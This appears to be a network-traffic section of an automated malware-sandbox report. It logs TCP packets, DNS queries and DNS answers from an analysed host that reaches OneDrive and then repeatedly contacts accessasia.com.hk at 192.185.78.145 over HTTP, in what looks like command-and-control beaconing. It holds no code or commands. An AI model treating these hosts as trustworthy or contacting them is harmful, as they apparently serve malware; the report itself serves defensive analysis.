Feb 23, 2021 08:49:31.394557953 CET	80	49736	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:31.424293995 CET	80	49736	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:31.424398899 CET	80	49736	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:31.424508095 CET	49736	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:31.428849936 CET	49736	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:31.592427015 CET	80	49736	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:31.773927927 CET	49737	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:31.935385942 CET	80	49737	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:31.935513020 CET	49737	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:31.953352928 CET	49737	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:32.114769936 CET	80	49737	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:32.114974976 CET	49737	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:32.276938915 CET	80	49737	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:32.325089931 CET	80	49737	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:32.325207949 CET	80	49737	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:32.325285912 CET	49737	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:32.326723099 CET	49737	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:32.488051891 CET	80	49737	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:32.727893114 CET	49738	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:32.889883995 CET	80	49738	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:32.890014887 CET	49738	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:32.896542072 CET	49738	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:33.058557034 CET	80	49738	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:33.059552908 CET	49738	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:33.222285032 CET	80	49738	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:33.251894951 CET	80	49738	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:33.252027988 CET	80	49738	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:33.252095938 CET	49738	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:33.253134012 CET	49738	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:33.416555882 CET	80	49738	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:33.587696075 CET	49739	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:33.750243902 CET	80	49739	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:33.750394106 CET	49739	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:33.755837917 CET	49739	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:33.918559074 CET	80	49739	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:33.918710947 CET	49739	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:34.081176043 CET	80	49739	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:34.109647989 CET	80	49739	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:34.109678984 CET	80	49739	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:34.109770060 CET	49739	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:34.120620966 CET	49739	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:34.283082008 CET	80	49739	192.185.78.145	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 08:49:34.462208033 CET	49740	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:34.624281883 CET	80	49740	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:34.624382973 CET	49740	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:34.630259037 CET	49740	80	192.168.2.5	192.185.78.145

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 08:47:51.957576036 CET	52704	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:51.992965937 CET	52212	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:52.009357929 CET	53	52704	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:52.044507027 CET	53	52212	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:52.132742882 CET	54302	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:52.173027039 CET	53784	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:52.181622028 CET	53	54302	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:52.221787930 CET	53	53784	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:52.821727037 CET	65307	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:52.873526096 CET	53	65307	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:53.006393909 CET	64344	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:53.055088997 CET	53	64344	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:53.121504068 CET	62060	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:53.170142889 CET	53	62060	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:54.098929882 CET	61805	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:54.147650003 CET	53	61805	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:54.539326906 CET	54795	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:54.599116087 CET	53	54795	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:55.002402067 CET	49557	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:55.051300049 CET	53	49557	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:58.169590950 CET	61733	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:58.226943970 CET	53	61733	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:59.176139116 CET	65447	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:59.227647066 CET	53	65447	8.8.8.8	192.168.2.5
Feb 23, 2021 08:47:59.838608980 CET	52441	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:47:59.899094105 CET	53	52441	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:00.771543980 CET	62176	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:00.820616961 CET	53	62176	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:04.030673027 CET	59596	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:04.082407951 CET	53	59596	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:07.501413107 CET	65296	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:07.552992105 CET	53	65296	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:08.807288885 CET	63183	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:08.855995893 CET	53	63183	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:09.616969109 CET	60151	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:09.668607950 CET	53	60151	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:11.122785091 CET	56969	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:11.174304962 CET	53	56969	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:11.978822947 CET	55161	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:12.030325890 CET	53	55161	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:18.259526014 CET	54757	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:18.321134090 CET	53	54757	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:30.822457075 CET	49992	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:30.870986938 CET	53	49992	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:48.706115961 CET	60075	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:48.754849911 CET	53	60075	8.8.8.8	192.168.2.5
Feb 23, 2021 08:48:53.377608061 CET	55016	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:48:53.426345110 CET	53	55016	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:12.189282894 CET	64345	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:12.247212887 CET	53	64345	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:20.678886890 CET	57128	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:20.727756977 CET	53	57128	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:22.746526003 CET	54791	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:22.859203100 CET	53	54791	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:24.953957081 CET	50463	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:25.141832113 CET	53	50463	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 08:49:26.067426920 CET	50394	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:26.124541044 CET	53	50394	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:27.139729977 CET	58530	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:27.337553024 CET	53	58530	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:28.834021091 CET	53813	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:29.017906904 CET	53	53813	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:30.838077068 CET	63732	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:30.895327091 CET	53	63732	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:31.702461958 CET	57344	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:31.759629965 CET	53	57344	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:32.663688898 CET	54450	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:32.725080013 CET	53	54450	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:33.527338028 CET	59261	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:33.584520102 CET	53	59261	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:34.401932001 CET	57151	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:34.459041119 CET	53	57151	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:35.281724930 CET	59413	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:35.333215952 CET	53	59413	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:35.402014017 CET	60516	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:35.450622082 CET	53	60516	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:36.152736902 CET	51649	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:36.212917089 CET	53	51649	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:39.014914989 CET	65086	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:39.066433907 CET	53	65086	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:39.839940071 CET	56432	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:39.900213003 CET	53	56432	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:40.670694113 CET	52929	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:40.853167057 CET	53	52929	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:41.616817951 CET	64317	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:41.674030066 CET	53	64317	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:42.491641045 CET	61004	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:42.540183067 CET	53	61004	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:43.315052032 CET	56895	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:43.366683006 CET	53	56895	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:44.121681929 CET	62372	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:44.181931973 CET	53	62372	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:45.044739008 CET	61515	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:45.108205080 CET	53	61515	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:46.037842035 CET	56675	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:46.097811937 CET	53	56675	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:46.885462999 CET	57172	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:46.942615032 CET	53	57172	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:47.076524019 CET	55267	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:47.133769035 CET	53	55267	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:47.750703096 CET	50969	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:47.783256054 CET	64362	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:47.807673931 CET	53	50969	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:47.842114925 CET	53	64362	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:48.049995899 CET	54766	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:48.114898920 CET	53	54766	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:48.269165039 CET	61446	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:48.330771923 CET	53	61446	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:48.638226032 CET	57515	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:48.686953068 CET	53	57515	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:48.914002895 CET	58199	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:48.973217964 CET	53	58199	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:49.469754934 CET	65221	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:49.529510021 CET	53	65221	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:49.765470982 CET	61573	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:49.822539091 CET	53	61573	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:50.380815983 CET	56562	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:50.429570913 CET	53	56562	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:50.666286945 CET	53591	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:50.728369951 CET	53	53591	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 08:49:51.176249027 CET	59688	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:51.234113932 CET	53	59688	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:51.972486973 CET	56032	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:52.021190882 CET	53	56032	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:52.794002056 CET	61150	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:52.850966930 CET	53	61150	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:53.589860916 CET	63458	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:53.648022890 CET	53	63458	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:54.398741961 CET	50422	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:54.453586102 CET	53	50422	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:55.252079010 CET	53247	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:55.309329987 CET	53	53247	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:56.039648056 CET	58544	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:56.093118906 CET	53	58544	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:56.871685028 CET	53814	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:56.923170090 CET	53	53814	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:57.685812950 CET	51305	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:57.742845058 CET	53	51305	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:58.478722095 CET	53670	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:58.527405977 CET	53	53670	8.8.8.8	192.168.2.5
Feb 23, 2021 08:49:59.317658901 CET	55160	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:49:59.380300045 CET	53	55160	8.8.8.8	192.168.2.5
Feb 23, 2021 08:50:00.153100967 CET	61414	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:50:00.204687119 CET	53	61414	8.8.8.8	192.168.2.5
Feb 23, 2021 08:50:00.970994949 CET	63847	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:50:01.022571087 CET	53	63847	8.8.8.8	192.168.2.5
Feb 23, 2021 08:50:02.258004904 CET	61523	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:50:02.306612015 CET	53	61523	8.8.8.8	192.168.2.5
Feb 23, 2021 08:50:04.100541115 CET	50551	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:50:04.158838034 CET	53	50551	8.8.8.8	192.168.2.5
Feb 23, 2021 08:50:05.398031950 CET	62847	53	192.168.2.5	8.8.8.8
Feb 23, 2021 08:50:05.446899891 CET	53	62847	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 08:49:20.678886890 CET	192.168.2.5	8.8.8.8	0xf8af	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:22.746526003 CET	192.168.2.5	8.8.8.8	0x93ce	Standard query (0)	hrf0ga.bn.files.1drv.com	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:24.953957081 CET	192.168.2.5	8.8.8.8	0xdb4e	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:26.067426920 CET	192.168.2.5	8.8.8.8	0xa0e7	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:27.139729977 CET	192.168.2.5	8.8.8.8	0x6790	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:28.834021091 CET	192.168.2.5	8.8.8.8	0xf96f	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:30.838077068 CET	192.168.2.5	8.8.8.8	0xd073	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:31.702461958 CET	192.168.2.5	8.8.8.8	0x33aa	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:32.663688898 CET	192.168.2.5	8.8.8.8	0xd44c	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:33.527338028 CET	192.168.2.5	8.8.8.8	0x22c5	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:34.401932001 CET	192.168.2.5	8.8.8.8	0xb9ca	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:35.281724930 CET	192.168.2.5	8.8.8.8	0x6b5	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:36.152736902 CET	192.168.2.5	8.8.8.8	0x9a3a	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:39.014914989 CET	192.168.2.5	8.8.8.8	0x12d7	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:39.839940071 CET	192.168.2.5	8.8.8.8	0x25e9	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:40.670694113 CET	192.168.2.5	8.8.8.8	0x78cc	Standard query (0)	accessasia.com.hk	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 08:49:41.616817951 CET	192.168.2.5	8.8.8.8	0xc62b	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:42.491641045 CET	192.168.2.5	8.8.8.8	0x73a4	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:43.315052032 CET	192.168.2.5	8.8.8.8	0xda20	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:44.121681929 CET	192.168.2.5	8.8.8.8	0x3245	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:45.044739008 CET	192.168.2.5	8.8.8.8	0x9662	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:46.037842035 CET	192.168.2.5	8.8.8.8	0xd00	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:46.885462999 CET	192.168.2.5	8.8.8.8	0xb63f	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:47.750703096 CET	192.168.2.5	8.8.8.8	0x3762	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:48.638226032 CET	192.168.2.5	8.8.8.8	0xb0d5	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:49.469754934 CET	192.168.2.5	8.8.8.8	0xef29	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:50.380815983 CET	192.168.2.5	8.8.8.8	0xa120	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:51.176249027 CET	192.168.2.5	8.8.8.8	0x26d4	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:51.972486973 CET	192.168.2.5	8.8.8.8	0x24a9	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:52.794002056 CET	192.168.2.5	8.8.8.8	0x4bcd	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:53.589860916 CET	192.168.2.5	8.8.8.8	0x1c9d	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:54.398741961 CET	192.168.2.5	8.8.8.8	0x275a	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:55.252079010 CET	192.168.2.5	8.8.8.8	0x1b29	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:56.039648056 CET	192.168.2.5	8.8.8.8	0x5404	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:56.871685028 CET	192.168.2.5	8.8.8.8	0xaf87	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:57.685812950 CET	192.168.2.5	8.8.8.8	0x135b	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:58.478722095 CET	192.168.2.5	8.8.8.8	0xeb5	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:59.317658901 CET	192.168.2.5	8.8.8.8	0x8433	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:50:00.153100967 CET	192.168.2.5	8.8.8.8	0xff51	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:50:00.970994949 CET	192.168.2.5	8.8.8.8	0x7427	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:50:02.258004904 CET	192.168.2.5	8.8.8.8	0xb8cb	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:50:04.100541115 CET	192.168.2.5	8.8.8.8	0x4116	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)
Feb 23, 2021 08:50:05.398031950 CET	192.168.2.5	8.8.8.8	0x6758	Standard query (0)	accessasia .com.hk	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 08:49:20.727756977 CET	8.8.8.8	192.168.2.5	0xf8af	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 08:49:22.859203100 CET	8.8.8.8	192.168.2.5	0x93ce	No error (0)	hrf0ga.bn.files.1drv.com	bn-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 08:49:22.859203100 CET	8.8.8.8	192.168.2.5	0x93ce	No error (0)	bn-files.fe.1drv.com	odc-bn-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 08:49:25.141832113 CET	8.8.8.8	192.168.2.5	0xdb4e	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:26.124541044 CET	8.8.8.8	192.168.2.5	0xa0e7	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 08:49:27.337553024 CET	8.8.8.8	192.168.2.5	0x6790	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:29.017906904 CET	8.8.8.8	192.168.2.5	0xf96f	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:30.895327091 CET	8.8.8.8	192.168.2.5	0xd073	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:31.759629965 CET	8.8.8.8	192.168.2.5	0x33aa	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:32.725080013 CET	8.8.8.8	192.168.2.5	0xd44c	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:33.584520102 CET	8.8.8.8	192.168.2.5	0x22c5	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:34.459041119 CET	8.8.8.8	192.168.2.5	0xb9ca	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:35.333215952 CET	8.8.8.8	192.168.2.5	0x6b5	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:36.212917089 CET	8.8.8.8	192.168.2.5	0x9a3a	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:39.066433907 CET	8.8.8.8	192.168.2.5	0x12d7	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:39.900213003 CET	8.8.8.8	192.168.2.5	0x25e9	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:40.853167057 CET	8.8.8.8	192.168.2.5	0x78cc	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:41.674030066 CET	8.8.8.8	192.168.2.5	0xc62b	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:42.540183067 CET	8.8.8.8	192.168.2.5	0x73a4	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:43.366683006 CET	8.8.8.8	192.168.2.5	0xda20	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:44.181931973 CET	8.8.8.8	192.168.2.5	0x3245	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:45.108205080 CET	8.8.8.8	192.168.2.5	0x9662	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:46.097811937 CET	8.8.8.8	192.168.2.5	0xd00	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:46.942615032 CET	8.8.8.8	192.168.2.5	0xb63f	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:47.807673931 CET	8.8.8.8	192.168.2.5	0x3762	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:48.686953068 CET	8.8.8.8	192.168.2.5	0xb0d5	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:49.529510021 CET	8.8.8.8	192.168.2.5	0xef29	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:50.429570913 CET	8.8.8.8	192.168.2.5	0xa120	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:51.234113932 CET	8.8.8.8	192.168.2.5	0x26d4	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
